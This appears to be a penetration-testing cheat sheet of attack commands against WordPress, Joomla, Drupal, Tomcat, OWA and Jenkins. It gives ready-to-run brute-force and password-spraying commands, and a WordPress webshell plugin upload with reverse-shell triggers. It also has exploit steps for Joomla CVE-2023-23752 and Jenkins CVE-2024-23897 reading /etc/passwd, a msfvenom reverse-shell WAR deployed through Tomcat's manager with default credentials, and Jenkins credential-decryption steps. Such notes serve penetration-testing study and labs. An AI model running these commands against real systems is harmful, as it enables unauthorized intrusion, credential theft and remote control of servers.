15CMS / Servers / Others
Servers / Others
00 Webroot
bash4 lines
/var/www/html/ # Apache/usr/local/nginx/html/ # Nginxc:\inetpub\wwwroot\ # IISC:\xampp\htdocs\ # XAMPP01 Wordpress
01.1 Config
bash19 lines
## ------------------| Wordpress Default Locations/wp-content/plugins/akismet/index.php/wp-content/themes/twentytwenty/404.php/wp-content/themes/twentytwentyone/404.php/wp-content/themes/twentytwentytwo/404.php/wp-content/plugins/revslider/public/index.php/wp-content/plugins/contact-form-7/wp-contact-form-7.php
## ------------------| Install / Updatesudo apt update && sudo apt install wpscan  ## KaliLinuxbrew install wpscanteam/tap/wpscan  ## macOSgem install wpscan  ## Ruby Gem
## ------------------| Setup API KeyWPSCAN_API_TOKEN='YOUR_WPSCAN_API_TOKEN'#### Permenentmkdir -p ~/.config/wpscan && printf "cli_options:\n api_token: '%s'\n" "$WPSCAN_API_TOKEN" > ~/.config/wpscan/scan.yml && chmod 600 ~/.config/wpscan/scan.yml#### Tempwpscan --api-token WPSCAN_API_TOKEN --url https://h4rithd.com- Bruteforce password/username
bash10 lines
## ------------------| With WPScanwpscan -U <UserName/List> -P <Password/List> --url <URL>
## ------------------| With WPForcegit clone https://github.com/n00py/WPForce.git && cd WPForcepython2 wpforce.py -w <Password/List> -i <UserName/List> -u <URL>
## ------------------| With WpCrackwget https://raw.githubusercontent.com/22XploiterCrew-Team/WpCrack/1.x/WpCrack.pypython WpCrack.py -t <URL> --p <Password/List> -u <USER>- Username/Password
bash1 line
select user_login,user_pass from wp_users;- Webshell
bash20 lines
## ------------------| With WPForcegit clone https://github.com/n00py/WPForce.git && cd WPForcepython yertle.py -u "<USER>" -p "<PASS>" -t "<URL>" -i
## Or
## ------------------| Create Pluginwget https://raw.githubusercontent.com/leonjza/wordpress-shell/master/shell.phpzip -r shell.zip shell.php
## ------------------| Upload tohttp://<IP>/wp-admin/plugin-install.php
## ------------------| Execute shellhttp://<IP>/wp-content/plugins/shell/shell.php?cmd=idcurl -v "http://<IP>/wp-content/plugins/shell/shell.php?$(python -c 'import urllib; print urllib.urlencode({"cmd":"uname -a"})')"
## ------------------| Reverse shell (default port:443)curl -v "http://<IP>/wp-content/plugins/shell/shell.php?$(python -c 'import urllib; print urllib.urlencode({"ip":"<IP>"})')"curl -v "http://<IP>/wp-content/plugins/shell/shell.php?$(python -c 'import urllib; print urllib.urlencode({"ip":"<IP>","port":"4545"})')"
01.1 XML-RPC
- Automated [python-wordpress-xmlrpc]
bash9 lines
## ------------------| Installpip install python-wordpress-xmlrpc
## ------------------| Example I - Get Profile### use bpython intractivefrom wordpress_xmlrpc import Clientimport wordpress_xmlrpc.methods as wpclient = Client('http://h4rithd.com/xmlrpc.php', 'username', 'password')client.call(wp.users.GetProfile())- General
bash14 lines
## ------------------| Lists all available XML-RPC methods on the servercurl -X POST http://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" --data '<?xml version="1.0"?><methodCall><methodName>system.listMethods</methodName></methodCall>'
## ------------------| Get information about Parameters and Return Type of a Methodcurl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>system.methodSignature</methodName><params><param><value><string>method_name</string></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'
## ------------------| Get Description of a Methodcurl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>system.methodHelp</methodName><params><param><value><string>method_name</string></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'
## ------------------| Send a Pingback Notificationcurl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>pingback.ping</methodName><params><param><value><string>SOURCE_URL</string></value></param><param><value><string>TARGET_URL</string></value></param></params></methodCall>'
## ------------------| Get Pingbackscurl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>pingback.extensions.getPingbacks</methodName><params><param><value><string>URL</string></value></param></params></methodCall>'- Posts
bash41 lines
## ------------------| Creates a new post#### Core WordPress (wp.newPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.newPost</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>post_type</name><value><string>post</string></value></member><member><name>post_title</name><value><string>Hello, World!</string></value></member><member><name>post_content</name><value><string>This is my first post via XML-RPC.</string></value></member><member><name>post_status</name><value><string>publish</string></value></member></struct></value></param></params></methodCall>'#### MetaWeblog API (metaWeblog.newPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>metaWeblog.newPost</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>title</name><value><string>New Post Title</string></value></member><member><name>description</name><value><string>This is the content of the new post.</string></value></member><member><name>categories</name><value><array><data><value><string>General</string></value></data></array></value></member><member><name>post_status</name><value><string>publish</string></value></member></struct></value></param></params></methodCall>'#### Blogger API (blogger.newPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>blogger.newPost</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>title</name><value><string>New Post Title</string></value></member><member><name>content</name><value><string>This is the content of the new post.</string></value></member><member><name>categories</name><value><array><data><value><string>General</string></value></data></array></value></member><member><name>publish</name><value><boolean>1</boolean></value></member></struct></value></param></params></methodCall>'
## ------------------| Edits an existing post#### Core WordPress (wp.newPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.editPost</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>123</int></value></param><param><value><struct><member><name>post_title</name><value><string>Updated Title</string></value></member><member><name>post_content</name><value><string>Updated content here.</string></value></member></struct></value></param></params></methodCall>'#### MetaWeblog API (metaWeblog.editPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>metaWeblog.editPost</methodName><params><param><value><string>POST_ID</string></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>title</name><value><string>Updated Title</string></value></member><member><name>description</name><value><string>Updated content of the post.</string></value></member></struct></value></param></params></methodCall>'#### Blogger API (blogger.editPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>blogger.editPost</methodName><params><param><value><string>POST_ID</string></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>title</name><value><string>Updated Title</string></value></member><member><name>content</name><value><string>Updated content of the post.</string></value></member></struct></value></param></params></methodCall>'
## ------------------| Retrieves a specific post#### Core WordPress (wp.getPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getPost</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>123</int></value></param></params></methodCall>'#### MetaWeblog API (metaWeblog.getPost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>metaWeblog.getPost</methodName><params><param><value><string>POST_ID</string></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'
## ------------------| List All Posts#### Core WordPress (wp.getPosts)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getPosts</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>number</name><value><int>10</int></value></member></struct></value></param></params></methodCall>'
## ------------------| Retrieve Recent Posts#### MetaWeblog API (metaWeblog.getRecentPosts)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>metaWeblog.getRecentPosts</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>5</int></value></param></params></methodCall>'
## ------------------| Retrieve a List of Blogs for the User#### Blogger API (blogger.getUsersBlogs)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>blogger.getUsersBlogs</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'
## ------------------| Deletes a post#### Core WordPress (wp.deletePost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.deletePost</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>123</int></value></param></params></methodCall>'#### MetaWeblog API (metaWeblog.deletePost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>metaWeblog.deletePost</methodName><params><param><value><string>POST_ID</string></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'#### Blogger API (blogger.deletePost)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>blogger.deletePost</methodName><params><param><value><string>POST_ID</string></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><boolean>1</boolean></value></param></params></methodCall>'- Media
bash13 lines
## ------------------| Uploads a new media file#### Core WordPress (wp.uploadFile)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.uploadFile</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>name</name><value><string>example.jpg</string></value></member><member><name>type</name><value><string>image/jpeg</string></value></member><member><name>bits</name><value><base64>/9j/4AAQSkZJRgABAQEAAAAAAAD/2wCEAAgGBgcG...</base64></value></member><member><name>overwrite</name><value><boolean>1</boolean></value></member></struct></value></param></params></methodCall>'#### MetaWeblog API (metaWeblog.newMediaObject)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>metaWeblog.newMediaObject</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>name</name><value><string>example.jpg</string></value></member><member><name>type</name><value><string>image/jpeg</string></value></member><member><name>bits</name><value><base64>/9j/4AAQSkZJRgABAQEAAAAAAAD/2wCEAAgGBgcG...</base64></value></member></struct></value></param></params></methodCall>'
## ------------------| Retrieve a Specific Media Item#### Core WordPress (wp.getMediaItem)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getMediaItem</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>456</int></value></param></params></methodCall>'
## ------------------| Get a List of Media Files#### Core WordPress (wp.getMediaLibrary)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getMediaLibrary</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>number</name><value><int>10</int></value></member></struct></value></param></params></methodCall>'- Users
bash17 lines
## ------------------| Retrieve a List of Users#### Core WordPress (wp.getUsers)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getUsers</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'#### Blogger API (blogger.getUserInfo)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>blogger.getUserInfo</methodName><params><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'
## ------------------| Retrieve a Specific User#### Core WordPress (wp.getUser)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getUser</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>789</int></value></param></params></methodCall>'
## ------------------| Retrieve Profile Information#### Core WordPress (wp.getProfile)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getProfile</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param></params></methodCall>'
## ------------------| Edit Profile Information#### Core WordPress (wp.editProfile)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.editProfile</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>first_name</name><value><string>Harith</string></value></member></struct></value></param></params></methodCall>'- Comments
bash19 lines
## ------------------| Add a New Comment#### Core WordPress (wp.newComment)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.newComment</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>123</int></value></param><param><value><string>This is a new comment.</string></value></param></params></methodCall>'
## ------------------| Retrieve a List of Comments#### Core WordPress (wp.getComments)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getComments</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><struct><member><name>post_id</name><value><int>123</int></value></member></struct></value></param></params></methodCall>'
## ------------------| Retrieve a Specific Comment#### Core WordPress (wp.getComment)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.getComment</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>456</int></value></param></params></methodCall>'
## ------------------| Edit an Existing Comment#### Core WordPress (wp.editComment)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.editComment</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>456</int></value></param><param><value><struct><member><name>content</name><value><string>Updated comment text.</string></value></member></struct></value></param></params></methodCall>'
## ------------------| Delete a Comment#### Core WordPress (wp.deleteComment)curl -X POST https://h4rithd.com/xmlrpc.php -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>wp.deleteComment</methodName><params><param><value><int>1</int></value></param><param><value><string>USERNAME</string></value></param><param><value><string>PASSWORD</string></value></param><param><value><int>456</int></value></param></params></methodCall>'
02 Joomla
bash8 lines
## ------------------| Identify version# Navigate to/administrator/manifest/files/joomla.xml# Check this tag<version>3.7.5</version>
## ------------------| Run scanjoomscan -u <URL>- CVE-2023-23752 (Authentication bypass resulting in an information leak)
bash10 lines
## ------------------| Affected VersionsJoomla! < 4.2.8
## ------------------| Manual Expocurl 'http://<IP>/api/index.php/v1/config/application?public=true'
## ------------------| Automatedgit clone https://github.com/ThatNotEasy/CVE-2023-23752 && cd CVE-2023-23752pip3 install -r requirements.txtpython3 joomla.py
03 Drupal
03.1 Enumerations
bash12 lines
## ------------------| Username enumeration### Check if we can register new user (search for "name is already taken")/user/register
### Check access status/user/<number>/user/1### is 403 --> user exist### is 404 --> doesn't exist
## ------------------| Hidden pageswfuzz -c -z range,1-500 --hc 404 http://<IP>/node/FUZZ
03.2 Upload shell
bash9 lines
## ------------------| Check "plugin php" status/modules/php### if status is 403 --> "plugin php" exists/installed
## ------------------| Install "plugin php"Modules --> Check for PHP "Filter" --> Save
## ------------------| Upload shellAdd content --> Basic Page/Article --> <paste_shell> --> select "PHP code in Text format" --> Preview
04 Tomcat
bash37 lines
## ------------------| Endpoint permissions/manager/html      # <--- roles="manager-gui"/manager/text/list # <--- roles="manager-script"  [If we have /manager, Then we can use curl to upload war file :)]/host-manager/html # <--- roles="admin-gui"
## ------------------| Path Normalization/manager/notexsits/..;/html//manager/;name=notexsits/html//;name=notexsits/manager/        # <--- not work for upload war files/notexsits/..;/manager/          # <--- not work for upload war files## Remember to put '/' at the end ^
## ------------------| Common Credstomcat:s3crettomcat:s3cr3tadmin:s3cr3ttomcat:tomcatadmin:adminadmin:tomcattomcat:Tomcatadmtomcat:TomcatAdmtomcat:Tomcatadnadmin:<NOTHING>
## ------------------| Upload paths/manager/deploy?war=file&path=/shell    ## Tomcat6/manager/text/deploy?path=/shell        ## Tomcat7 and above
## ------------------| Upload via curlmsfvenom -p java/jsp_shell_reverse_tcp LHOST=<LHOST> LPORT=4545 -f war > shell.warcurl -u 'username:password' -T shell.war http://<IP>:8080/manager/text/deploy?path=/h4rithd
## ------------------| Manually Uploadmsfvenom -p java/jsp_shell_reverse_tcp LHOST=<LHOST> LPORT=4545 -f war > shell.war## Then put the shell.war file to \tomcat\webapps\shell.war directory## Then use \bin\startup.[sh/bat] file to restart the service and extract the war file.## Now you can use http://<IP>/shell/
05 Nginx
bash7 lines
## ------------------| If code look like thislocation /admin {    <--code-->}
## ------------------| It has LFI; try thisadmin../config.php
05 SharePoint / OWA
05.1 SharePoint
bash2 lines
## ------------------| Important directories/_layouts/viewlsts.aspx05.2 OWA
bash16 lines
## ------------------| Setupgit clone https://github.com/byt3bl33d3r/SprayingToolkitcd SprayingToolkit/pip3 install -r requirements.txt
## ------------------| Create Usernames List (the default is {f}{last})python3 spindrift.py users.txt --target <IP> > newuserlist.txtpython3 spindrift.py users.txt --format "{f}.{last}" --target <IP> >> newuserlist.txtpython3 spindrift.py users.txt --format "{first}.{last}" --target <IP> >> newuserlist.txtspython3 spindrift.py users.txt --format "{first}.{l}" --target <IP> >> newuserlist.txtpython3 spindrift.py users.txt --format "{first}{last}" --target <IP> >> newuserlist.txtpython3 spindrift.py users.txt --format "{first}{l}" --target <IP> >> newuserlist.txt
## ------------------| Bruteforcepython3 atomizer.py owa 10.10.10.210 'Passw0rd' newuserlist.txt --interval 0:00:01python3 atomizer.py owa 10.10.10.210 /usr/share/seclists/Passwords/probable-v2-top207.txt newuserlist.txt --interval 0:00:01
06 Jenkins
- Interesting endpoints
bash3 lines
/manage/script/credentials- Configaration files
bash24 lines
## ------------------| Linux/var/jenkins_home/config.xml/var/jenkins_home/users/users.xml/var/jenkins_home/credentials.xml/var/jenkins_home/secrets/master.key/var/jenkins_home/users/admin_*/config.xml/var/jenkins_home/secrets/hudson.util.Secret/var/jenkins_home/secrets/initialAdminPassword/var/lib/jenkins/config.xml/var/lib/jenkins/users/users.xml/var/lib/jenkins/credentials.xml/var/lib/jenkins/secrets/master.key/var/lib/jenkins/users/admin_*/config.xml/var/lib/jenkins/secrets/hudson.util.Secret/var/lib/jenkins/secrets/initialAdminPassword
## ------------------| WindowsC:\Users\<USER>\AppData\Local\Jenkins\.jenkins\secretsC:\Users\<USER>\AppData\Local\Jenkins\.jenkins\config.xmlC:\Users\<USER>\AppData\Local\Jenkins\.jenkins\credentials.xmlC:\Users\<USER>\AppData\Local\Jenkins\.jenkins\users\users.xmlC:\Users\<USER>\AppData\Local\Jenkins\.jenkins\users\admin_*\config.xmlC:\Users\<USER>\AppData\Local\Jenkins\.jenkins\secrets\master.keyC:\Users\<USER>\AppData\Local\Jenkins\.jenkins\secrets\hudson.util.Secret- Reset password [Read full post from here]
bash23 lines
## ------------------| Methord I (Reset Password)## Edit following filesudo vi /var/lib/jenkins/users/admin_5103638315737262589/config.xml## Bcrypt password will store under <passwordHash> tag [here i used h4rithd]<passwordHash>#jbcrypt:$2a$04$gcRUhfwsCQlQKbSTgpFCKOdV9uQuD5/vXwiU1bgULDzW4JB/pNp5S</passwordHash>## Restart the servicesudo systemctl restart jenkins
## ------------------| Methord II (Decrypt Password using console)## If you have access to /script then follow below url## Get password hash from \users\<USER>\config.xmlhudson.util.Secret.decrypt '<HASH>'
## ------------------| Methord III (Decrypt Password offline)## Download following files/var/jenkins_home/credentials.xml/var/jenkins_home/secrets/master.key/var/jenkins_home/secrets/hudson.util.Secret## Get ssh keysgit clone https://github.com/hoto/jenkins-credentials-decryptor.git && cd jenkins-credentials-decryptor && make build./bin/jenkins-credentials-decryptor -m master.key -s hudson.util.Secret -c credentials.xml -o text## Get Passwordpip install pycryptodome- CVE-2024-23897 | Jenkins <= 2.441
bash8 lines
## ------------------| Manualwget http://<JENKINS_URL>/jnlpJars/jenkins-cli.jarjava -jar jenkins-cli.jar -s <JENKINS_URL> connect-node '@/etc/passwd'java -jar jenkins-cli.jar -s <JENKINS_URL> reload-job '@/etc/passwd'
## ------------------| Automatewget https://www.exploit-db.com/raw/51993 -O expo.pypython3 expo.py -u http://<IP>:8080 -p /etc/passwd- Remote Code Execution


- Create New Job

- Schedule Method
